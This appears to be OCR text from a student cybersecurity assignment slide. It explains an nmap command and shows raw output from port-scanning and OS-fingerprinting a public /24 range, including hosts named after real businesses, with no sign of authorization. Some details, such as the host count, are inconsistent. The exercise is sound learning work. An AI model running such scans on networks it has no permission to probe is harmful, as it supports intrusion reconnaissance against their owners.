




TASK 3

CYBER
SECURITY

ZUHRA
SHAVKATOVA



I SCANNED THE
NETWORK
194.30.27.0/24 AND
I FOUND 16 HOSTS
WITH SEVERAL
OPEN PORTS
BETWEEN 20 AND
1000 PORTS.



SCANNING

nmap -p 20-1000 -O --open -

T4 194.30.27.0/24 -oN

full_scan.txt

-Scans all ports (20-1000)

-O → Detects the Operating System (OS) of hosts.

--open → Shows only open ports.

-oN full_scan.txt → Saves results in full_scan.txt.

-T4 increases speed. It helps to scan faster.

```
(root@zukhra)-[~]
# nmap -p 20-1000 -O --open -T4 194.30.27.0/24 -oN full_scan.txt
Starting Nmap 7.95 ( https://nmap.org ) at 2025-03-26 13:40 EDT
Nmap scan report for 194_30_27_18_MESI0000.lpp_zabi.ips.sarenet.es (194.30.27.18)
Host is up (0.11s latency).
Not shown: 881 closed tcp ports (reset), 98 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT      STATE SERVICE
22/tcp    open  ssh
179/tcp    open  bgp
Device type: general purpose
Running: Linux 3.X
OS CPE: cpe:/o:linux:linux_kernel:3
OS details: Linux 3.2 - 3.8
Network Distance: 18 hops

Nmap scan report for 194_30_27_19_MESI0000.lpp_zabi.ips.sarenet.es (194.30.27.19)
Host is up (0.11s latency).
Not shown: 869 closed tcp ports (reset), 110 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT      STATE SERVICE
22/tcp    open  ssh
179/tcp    open  bgp
Device type: general purpose
Running: Linux 3.X
OS CPE: cpe:/o:linux:linux_kernel:3
OS details: Linux 3.2 - 3.8
Network Distance: 18 hops

Nmap scan report for 194_30_27_25_MESI0000.lpp_zabi.ips.sarenet.es (194.30.27.25)
Host is up (0.11s latency).
Not shown: 866 closed tcp ports (reset), 112 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT      STATE SERVICE
22/tcp    open  ssh
23/tcp    open  telnet
179/tcp    open  bgp
Device type: general purpose
Running: Linux 3.X
OS CPE: cpe:/o:linux:linux_kernel:3
OS details: Linux 3.2 - 3.8
```



```
Nmap scan report for 194_30_27_19_MESI0000.lpp_zabi.ips.sarenet.es (194.30.27.19)
Host is up (0.11s latency).
Not shown: 869 closed tcp ports (reset), 110 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT      STATE SERVICE
22/tcp    open  ssh
179/tcp   open  bgp
Device type: general purpose
Running: Linux 3.X
OS CPE: cpe:/o:linux:linux_kernel:3
OS details: Linux 3.2 - 3.8
Network Distance: 18 hops
```

```
Nmap scan report for 194_30_27_25_MESI0000.lpp_zabi.ips.sarenet.es (194.30.27.25)
Host is up (0.11s latency).
Not shown: 866 closed tcp ports (reset), 112 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT      STATE SERVICE
22/tcp    open  ssh
23/tcp    open  telnet
179/tcp   open  bgp
Device type: general purpose
Running: Linux 3.X
OS CPE: cpe:/o:linux:linux_kernel:3
OS details: Linux 3.2 - 3.8
Network Distance: 17 hops
```

```
Nmap scan report for 194_30_27_26_MESI0000.lpp_zabi.ips.sarenet.es (194.30.27.26)
Host is up (0.11s latency).
Not shown: 851 closed tcp ports (reset), 127 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT      STATE SERVICE
22/tcp    open  ssh
23/tcp    open  telnet
179/tcp   open  bgp
Device type: general purpose
Running: Linux 3.X
OS CPE: cpe:/o:linux:linux_kernel:3
OS details: Linux 3.2 - 3.8
Network Distance: 18 hops
```

```
Nmap scan report for 194_30_27_27_MESI0000.lpp_zabi.ips.sarenet.es (194.30.27.27)
```

PAGE

03 / 15



root@zukhra: ~

File Actions Edit View Help

```
Nmap scan report for 194_30_27_27_MESI0000.lpp_zabi.ips.sarenet.es (194.30.27.27)
Host is up (0.11s latency).
Not shown: 858 closed tcp ports (reset), 120 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT      STATE SERVICE
22/tcp    open  ssh
23/tcp    open  telnet
179/tcp   open  bgp
Device type: general purpose
Running: Linux 3.X
OS CPE: cpe:/o:linux:linux_kernel:3
OS details: Linux 3.2 - 3.8
Network Distance: 17 hops
```

```
Nmap scan report for 194_30_27_28_MESI0000.lpp_zabi.ips.sarenet.es (194.30.27.28)
Host is up (0.11s latency).
Not shown: 979 filtered tcp ports (no-response), 1 closed tcp port (reset)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT      STATE SERVICE
541/tcp   open  uucp-rlogin
Device type: security-misc
Running: Fortinet FortiOS 6.X|7.X
OS CPE: cpe:/o:fortinet:fortios:6 cpe:/o:fortinet:fortios:7
OS details: Fortinet FortiOS 6.2 - 7.2
```

```
Nmap scan report for 194_30_27_98_FAG00008.frl_zabi.ips.sarenet.es (194.30.27.98)
Host is up (0.13s latency).
Not shown: 976 filtered tcp ports (no-response), 2 closed tcp ports (reset)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT      STATE SERVICE
80/tcp    open  http
264/tcp   open  bgmp
443/tcp   open  https
Device type: general purpose
Running (JUST GUESSING): OpenBSD 4.X (93%)
OS CPE: cpe:/o:openbsd:openbsd:4.0
Aggressive OS guesses: OpenBSD 4.0 (93%), OpenBSD 4.3 (89%)
No exact OS matches for host (test conditions non-ideal).
```

```
Nmap scan report for 194_30_27_104_FAG00008.frl_zabi.ips.sarenet.es (194.30.27.104)
Host is up (0.13s latency).
Not shown: 979 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
```


OPEN PORTS
ARE 22/SSH
179/BGP
23/TELNET
443/HTTPS
80/HTTP
264/BGMP

```
(root@zuhra)-[~/Downloads]
# nmap -p 20-1000 --open -T4 194.30.27.0/24
Starting Nmap 7.95 ( https://nmap.org ) at 2025-03-26 16:51 EDT
Nmap scan report for 194_30_27_18_MESI0000.lpp_zabi.ips.sarenet.es (194.30.27.18)
Host is up (0.11s latency).
Not shown: 935 closed tcp ports (reset), 44 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT      STATE SERVICE
22/tcp    open  ssh
179/tcp   open  bgp

Nmap scan report for 194_30_27_19_MESI0000.lpp_zabi.ips.sarenet.es (194.30.27.19)
Host is up (0.11s latency).
Not shown: 884 closed tcp ports (reset), 95 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT      STATE SERVICE
22/tcp    open  ssh
179/tcp   open  bgp

Nmap scan report for 194_30_27_25_MESI0000.lpp_zabi.ips.sarenet.es (194.30.27.25)
Host is up (0.11s latency).
Not shown: 881 closed tcp ports (reset), 97 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT      STATE SERVICE
22/tcp    open  ssh
23/tcp    open  telnet
179/tcp   open  bgp

Nmap scan report for 194_30_27_26_MESI0000.lpp_zabi.ips.sarenet.es (194.30.27.26)
Host is up (0.11s latency).
Not shown: 885 closed tcp ports (reset), 93 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT      STATE SERVICE
22/tcp    open  ssh
23/tcp    open  telnet
179/tcp   open  bgp

Nmap scan report for 194_30_27_27_MESI0000.lpp_zabi.ips.sarenet.es (194.30.27.27)
Host is up (0.11s latency).
Not shown: 876 closed tcp ports (reset), 102 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT      STATE SERVICE
22/tcp    open  ssh
23/tcp    open  telnet
179/tcp   open  bgp

Nmap scan report for 194_30_27_98_FAG00008.frl_zabi.ips.sarenet.es (194.30.27.98)
Host is up (0.12s latency).
```


OPEN PORTS
ARE 22/SSH
179/BGP
23/TELNET
443/HTTPS
80/HTTP
264/BGMP

```
Nmap scan report for 194_30_27_27_MESI0000.lpp_zabi.ips.sarenet.es (194.30.27.27)
Host is up (0.11s latency).
Not shown: 876 closed tcp ports (reset), 102 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT      STATE SERVICE
22/tcp    open  ssh
23/tcp    open  telnet
179/tcp   open  bgp
```

```
Nmap scan report for 194_30_27_98_FAG00008.frl_zabi.ips.sarenet.es (194.30.27.98)
Host is up (0.12s latency).
Not shown: 976 filtered tcp ports (no-response), 2 closed tcp ports (reset)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT      STATE SERVICE
80/tcp    open  http
264/tcp   open  bgmp
443/tcp   open  https
```

```
Nmap scan report for 194_30_27_104_FAG00008.frl_zabi.ips.sarenet.es (194.30.27.104)
Host is up (0.13s latency).
Not shown: 979 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT      STATE SERVICE
80/tcp    open  http
443/tcp   open  https
```

```
Nmap scan report for correo.fagorelectronica.es (194.30.27.118)
Host is up (0.12s latency).
Not shown: 979 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT      STATE SERVICE
80/tcp    open  http
443/tcp   open  https
```

```
Nmap scan report for ernio.sammic.es (194.30.27.132)
Host is up (0.11s latency).
Not shown: 979 filtered tcp ports (no-response), 1 closed tcp port (reset)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT      STATE SERVICE
443/tcp   open  https
```

```
Nmap scan report for 194_30_27_151_SAMM0002.GigNu_adsl_zabi.ips.sarenet.es (194.30.27.151)
Host is up (0.12s latency).
Not shown: 979 filtered tcp ports (no-response), 1 closed tcp port (reset)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT      STATE SERVICE
443/tcp   open  https
```

```
Nmap scan report for 194_30_27_152_SAMM0002.GigNu_adsl_zabi.ips.sarenet.es (194.30.27.152)
Host is up (0.12s latency).
```

OPEN PORTS
ARE 22/SSH
179/BGP
23/TELNET
443/HTTPS
80/HTTP
264/BGMP

```
Nmap scan report for 194_30_27_151_SAMM0002.GigNu_adsl_zs_bi.ips.sarnet.es (194.30.27.151)
Host is up (0.12s latency).
Not shown: 979 filtered tcp ports (no-response), 1 closed tcp port (reset)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT      STATE SERVICE
443/tcp    open  https

Nmap scan report for 194_30_27_152_SAMM0002.GigNu_adsl_zs_bi.ips.sarnet.es (194.30.27.152)
Host is up (0.12s latency).
Not shown: 979 filtered tcp ports (no-response), 1 closed tcp port (reset)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT      STATE SERVICE
443/tcp    open  https

Nmap scan report for 194_30_27_154_SAMM0002.GigNu_adsl_zs_bi.ips.sarnet.es (194.30.27.154)
Host is up (0.11s latency).
Not shown: 979 filtered tcp ports (no-response), 1 closed tcp port (reset)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT      STATE SERVICE
443/tcp    open  https

Nmap scan report for 194_30_27_213_CINT0002.DialUp_Radius_ma.ips.sarnet.es (194.30.27.213)
Host is up (0.11s latency).
Not shown: 980 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT      STATE SERVICE
443/tcp    open  https

Nmap scan report for 194_30_27_215_CINT0002.DialUp_Radius_ma.ips.sarnet.es (194.30.27.215)
Host is up (0.12s latency).
Not shown: 980 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT      STATE SERVICE
443/tcp    open  https

Nmap scan report for 194_30_27_241_LARI0001.GigNu_adsl_ma_ma.ips.sarnet.es (194.30.27.241)
Host is up (0.11s latency).
Not shown: 877 closed tcp ports (reset), 101 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT      STATE SERVICE
22/tcp    open  ssh
23/tcp    open  telnet
179/tcp    open  bgp

Nmap done: 256 IP addresses (34 hosts up) scanned in 509.43 seconds
```

